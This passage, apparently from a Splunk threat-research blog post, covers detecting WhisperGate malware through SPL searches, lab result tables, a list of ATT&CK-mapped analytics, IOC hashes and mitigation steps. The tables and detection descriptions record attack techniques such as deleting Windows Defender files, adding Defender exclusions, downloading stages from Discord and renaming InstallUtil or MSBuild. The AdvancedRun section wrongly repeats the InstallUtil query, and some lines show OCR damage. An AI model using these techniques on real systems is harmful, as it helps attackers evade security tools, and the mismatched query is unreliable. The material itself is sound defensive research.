| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

Could not load lookup=LOOKUP-record_type


✓ 2 events (18/01/2022 13:00:00.000 to 19/01/2022 13:40:26.000) No Event Sampling ▾

Image	QueryName	QueryStatus	process_name	QueryResults
C:\Temp\new\stage2.exe	cdn.discordapp.com	0	stage2.exe	::ffff:162.159.133.233;::ffff:162.159.134.233;::ffff:162.159.135.233;::ffff:162.159.130.233;::ffff:162.159.129.233;

Excessive File Deletion In WinDefender Folder

This analytic will identify excessive file deletion events in the Windows Defender folder. This technique was seen in the WhisperGate malware campaign in which adversaries abused Nirsoft's advancedrun.exe to gain administrative privilege to then execute PowerShell commands to delete files within the Windows Defender application folder.

```
`sysmon` EventCode=23 TargetFilename = "*\\ProgramData\\Microsoft\\Windows Defender*"
  | stats values(TargetFilename) as deleted_files min(_time) as firstTime max(_time) as lastTime
count by user EventCode Image ProcessID Computer
  |where count >=50
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



```
`sysmon` EventCode=23 TargetFilename = "*\\ProgramData\\Microsoft\\Windows Defender*"
  | stats values(TargetFilename) as deleted_files min(_time) as firstTime max(_time) as lastTime count by user EventCode Image ProcessID
  |where count >=50
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

Could not load lookup=LOOKUP-record_type


✓ 3,996 events (19/01/2022 15:00:00.000 to 20/01/2022 15:33:01.000) No Event Sampling ▾

user	EventCode	Image	ProcessID	deleted_files

SYSTEM	23	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	'2832'	C:\ProgramData\Microsoft\Windows Defender\Network Inspection System\Support\NisLog.txt
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{063FD797-5F24-091F-2B4E-0269D13D0B70}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{1C4E74AC-149D-39AE-B74A-B53F4CC32D79}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{1E841055-9691-E4DA-4634-425E676749FC}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{4951AB05-CB9A-E18D-0C55-EB74CFE11108}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{4BF2B463-7479-3DAE-72F0-FB54116DE50F}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{5814391C-0379-0644-BCB5-61696E94879C}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{73788C98-8557-29B6-338F-8559E3DE4D68}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{790D7354-EF74-7B90-6BD5-12E3B1F9A7EF}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{830143B2-F526-C024-EA03-13DCD07868F4}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{9CD7968E-5F23-B83B-A3A2-126CF8F3168A}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{A59C741C-0B17-3F5B-C21F-EE1993E1E19E}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{C8B4271B-7753-C4AE-DA75-2DCD3C27A0AB}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{DC52B15C-2EC1-5CBD-DD73-002603367 4D4}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{E01AD230-00F2-4114-DB75-9C788D7FF24E}
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\ResourceData\20\20A244C0440ED0B418F454F8A12ED0DE6A8BD6D2
				C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\ResourceData\24\24FACE5B5CA39CE04CF462ADD690AC401051AF97
				C:\ProgramData\Microsoft\Windows

Windows InstallUtil in Non Standard Path

The following analytic identifies the Windows binary InstallUtil.exe running from a non-standard location.




```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Processes where `process_installutil` NOT (Processes.process_path IN ("*\\Windows\\ADWS\\*","*\\Windows\\SysWOW64*", "
   *\\Windows\\system32*", "*\\Windows\\NetworkController\\*", "*\\Windows\\SystemApps\\*", "*\\WinSxS\\*", "*\\Windows\\Microsoft.NET\\*")) by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.process Processes
   .original_file_name Processes.process_id Processes.parent_process_id Processes.process_hash
  | `drop_dm_object_name("Processes")`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 16 events (1/17/22 4:00:00.000 PM to 1/24/22 4:45:47.000 PM) No Event Sampling ▾

dest	user	parent_process	process_name	process	original_file_name	process_id	parent_process_id	process_hash
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	nothinhere.exe	"C:\ProgramData\nothinhere.exe"	InstallUtil.exe	6736	7112	MD5=AF862061889F5B9B956E9469DCDAE773,SHA
win-host-mhaag-attack-range-563	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	installutil.exe	"C:\Temp\installutil.exe"	InstallUtil.exe	5664	4168	MD5=AF862061889F5B9B956E9469DCDAE773,SHA
win-host-mhaag-attack-range-563	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	installutil.exe	"C:\Temp\installutil.exe"	unknown	3784	4168	MD5=AF862061889F5B9B956E9469DCDAE773,SHA
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	installut.exe	"C:\temp\installut.exe"	InstallUtil.exe	6912	7112	MD5=AF862061889F5B9B956E9469DCDAE773,SHA

Windows NirSoft AdvancedRun

The following analytic identifies the use of AdvancedRun.exe. AdvancedRun.exe has similar capabilities as other remote programs like psexec.




```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Processes where `process_installutil` NOT (Processes.process_path IN ("*\\Windows\\ADWS\\*","*\\Windows\\SysWOW64*", "
   *\\Windows\\system32*", "*\\Windows\\NetworkController\\*", "*\\Windows\\SystemApps\\*", "*\\WinSxS\\*", "*\\Windows\\Microsoft.NET\\*")) by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.process
   Processes.original_file_name Processes.process_id Processes.parent_process_id Processes.process_hash
  | `drop_dm_object_name("Processes")`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 13 events (1/16/22 12:00:00.000 AM to 1/21/22 2:35:03.000 PM) No Event Sampling ▾

dest	user	parent_process	process_name	process	original_file_name	process_id	parent_process_id	process_hash
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	installut.exe	"C:\temp\installut.exe"	InstallUtil.exe	6912	7112	MD5=AF862061889F5B9B956E9469DC
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	nothinhere.exe	"C:\ProgramData\nothinhere.exe"	InstallUtil.exe	6736	7112	MD5=AF862061889F5B9B956E9469DC
win-host-mhaag-attack-range-563	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	installutil.exe	"C:\Temp\installutil.exe"	InstallUtil.exe	5664	4168	MD5=AF862061889F5B9B956E9469DC

Windows DotNet Binary in Non Standard Path

The following analytic identifies native .net binaries within the Windows operating system that may be abused by adversaries by moving it to a new directory.



```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Processes where NOT (Processes.process_path IN ("*\\Windows\\ADWS\\*","*\\Windows\\SysWOW64*", "*\\Windows\\system32*", "
    *\\Windows\\NetworkController\\*", "*\\Windows\\SystemApps\\*", "*\\WinSxS\\*", "*\\Windows\\Microsoft.NET\\*")) by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.process Processes.original_file_name
    Processes.process_path Processes.process_id Processes.parent_process_id
  | `drop_dm_object_name("Processes")`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
| lookup update=true is_net_windows_file_origname filename as process_name OUTPUT netFile
| lookup update=true is_net_windows_file_origname originalFileName as original_file_name OUTPUT netFile
| search netFile=True
```

✓ **89,514,066 events** (1/17/22 4:00:00.000 PM to 1/24/22 4:47:52.000 PM) No Event Sampling ▾

dest	user	parent_process	process_name	process	original_file_name	process_path	process_id	parent_process_id
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	notmsbuild.exe	"C:\Temp\notmsbuild.exe"	MSBuild.exe	C:\Temp\notmsbuild.exe	2200	944
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	notmsbuild.exe	"C:\Temp\notmsbuild.exe" C:\Temp\nothing.csproj	MSBuild.exe	C:\Temp\notmsbuild.exe	2140	944
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	notmsbuild.exe	"C:\Temp\notmsbuild.exe" C:\Temp\nothing.csproj	MSBuild.exe	C:\Temp\notmsbuild.exe	4784	944
win-dc-mhaag-attack-range-139.attackrange.local	SYSTEM	"C:\Windows\System32\cmd.exe" /c c:\temp\notmsbuild.exe	notmsbuild.exe	c:\temp\notmsbuild.exe	MSBuild.exe	C:\Temp\notmsbuild.exe	2028	5868
win-dc-mhaag-attack-range-139.attackrange.local	SYSTEM	"C:\Windows\System32\cmd.exe" /c c:\temp\notmsbuild.exe	notmsbuild.exe	c:\temp\notmsbuild.exe	MSBuild.exe	C:\Temp\notmsbuild.exe	3880	508
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	nothinhere.exe	"C:\ProgramData\nothinhere.exe"	InstallUtil.exe	C:\ProgramData\nothinhere.exe	6736	7112

Splunk Security Content

Name	Technique ID	Tactic	Description
powershell windows defender exclusion commands	T1562.001	Defense Evasion	This analytic will detect a suspicious process command-line related to windows defender exclusion feature.
windows defender exclusion registry entry	T1562.001	Defense Evasion	This analytic will detect a suspicious process that modifies a registry related to windows defender exclusion feature.
executables or script creation in suspicious path	T1036	Defense Evasion	This analytic will identify suspicious executable or scripts (known file extensions) in a list of suspicious file paths in Windows. This technique is used by adversaries to evade detection. The suspicious file paths are known paths used in the wild and are not common to have executable or scripts.

add or set windows defender exclusion	T1562.001	Defense Evasion	This analytic will detect a suspicious process command-line related to windows defender exclusion feature. This command is abused by adversaries, malware authors and red teams to bypass Windows Defender Antivirus products by excluding folder path, file path, process, extensions and etc. from its real time or schedule scan to execute their malicious code.
attempt to stop security service	T1562.001	Defense Evasion	This search looks for attempts to stop security-related services on the endpoint.
wscript or cscript suspicious child process	T1134.004 T1543 T1055 T1134	Defense Evasion, Privilege Escalation, Persistence,	This analytic is to detect a suspicious spawned process by wscript or cscript process. This technique was a common technique used by adversaries and malware to execute different LOLBIN, other scripts like powershell or spawn a suspended process to inject its code as a defense evasion.
process deleting its process file path	T1070	Defense Evasion	This detection is to identify a suspicious process that tries to delete the process file path related to its process.
high file deletion frequency	T1485	Impact	This detection detects a high amount of file deletions in a short time for specific file types.
suspicious process file path	T1543	Persistence, Privilege Escalation	The following analytic will detect a suspicious process running in a file path where a process is not commonly seen and is most commonly used by malicious software.
CMD Carry Out String Command Parameter	T1059.003	Execution	The following analytic identifies command-line arguments where cmd.exe /c is used to execute a program. cmd /c is used to run commands in MS-DOS and terminate after command or process completion.
Impacket Lateral Movement Commandline Parameters	T1021 T1021.002 T1021.003 T1047 T1543.003	Lateral Movement, Execution, Persistence, Privilege Escalation	This analytic looks for the presence of suspicious command line parameters typically present when using Impacket tools.

Suspicious Process DNS Query Known Abuse Web Services	T1059.005	Execution	This analytic detects a suspicious process making a DNS query via known, abused text-paste web services, VoIP, instant messaging, and digital distribution platforms used to download external files. This technique is abused by adversaries, malware actors, and red teams to download a malicious file on the target host.
Malicious PowerShell Process - Encoded Command	T1027	Defense Evasion	The following analytic identifies the use of the EncodedCommand PowerShell parameter. This is typically used by Administrators to run complex scripts, but commonly used by adversaries to hide their code.
Suspicious Process With Discord DNS Query	T1059.005	Execution	This analytic detects a suspicious process making a DNS query via known, abused VoIP, instant messaging, and digital distribution platforms used to download external files. This technique is abused by adversaries, malware actors, and red teams to download a malicious file on the target host.
Ping Sleep Batch Command	T1497.003	Defense Evasion, Discovery	This analytic is to detect a possible ping sleep batch command. This technique was seen in several malware and adversaries to trigger sleep without calling sleep function or commandlets to delay its execution to bypass detection and sandbox analysis.
Powershell Remove Windows Defender Directory	T1562.001	Defense Evasion	This analytic is to detect a suspicious powershell command to delete Windows Defender folder.
Windows InstallUtil in Non Standard Path	T1218.004	Defense Evasion	Identifies the Windows binary InstallUtil.exe running from a non-standard location.
Windows DotNet Binary in Non Standard Path	T1036.003	Defense Evasion	Identifies native .net binaries within the Windows operating system that may be abused by adversaries by moving it to a new directory.

Excessive File Deletion In WinDefender Folder	T1485	Impact	This analytic is to detect suspicious excessive file deletion events in Windows Defender folder.
Windows NirSoft AdvancedRun	T1588.002	Resource Development	Identifies the use of AdvancedRun.exe

IOC:

File name	Hashes - Sha256
Stage1 - Mbr wiper	a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92
Stage2 - Discord downloader	dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
Stage3 - not fix	923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6
Stage3 - fix (tbopbh.dll)	9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
advancedrun.exe	cd5cb94cba8f2d5de82cfb548d21066b5bd79a0e8f721e86c464e5ad50f85d5b
File Corrupter malware	34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907
Nmddfrqqrbyjeygggda.vbs	db5a204a34969f60fe4a653f51d64eee024dbf018edea334e8b3df780eda846f

Mitigation

As outlined in CISA Alert (AA22-011A) and other CISA recently released a communication on how to Implement Cybersecurity Measures in order to protect against potential critical threats, here are some steps organizations can take right now in order to protect themselves.

- Ensure software is up to date, prioritize updates that address known exploited vulnerabilities.
- Splunk ESCU has extensive coverage of destructive software including ransomware and crime carrier payloads. Download ESCU and perform some preventative detection and monitoring for these threats.
- Test, verify, and validate your perimeter defenses and remote access policies
- Apply equivalent security policies within your organization perimeter to your Cloud resources.
- Ensure there are disaster recovery, business continuity, and incident response resources on standby in case of intrusion or attack.

Learn More

You can find the latest content about security analytic stories on research.splunk.com. For a full list of security content, check out the release notes on Splunk Docs.

ESCU v3.34.0


Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank the following for their contributions to this post:

- Rod Soto
- Teoderick Contreras
- Michael Haag
- Jose Hernandez
- Lou Stella
- Mauricio Velazco



Posted by

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.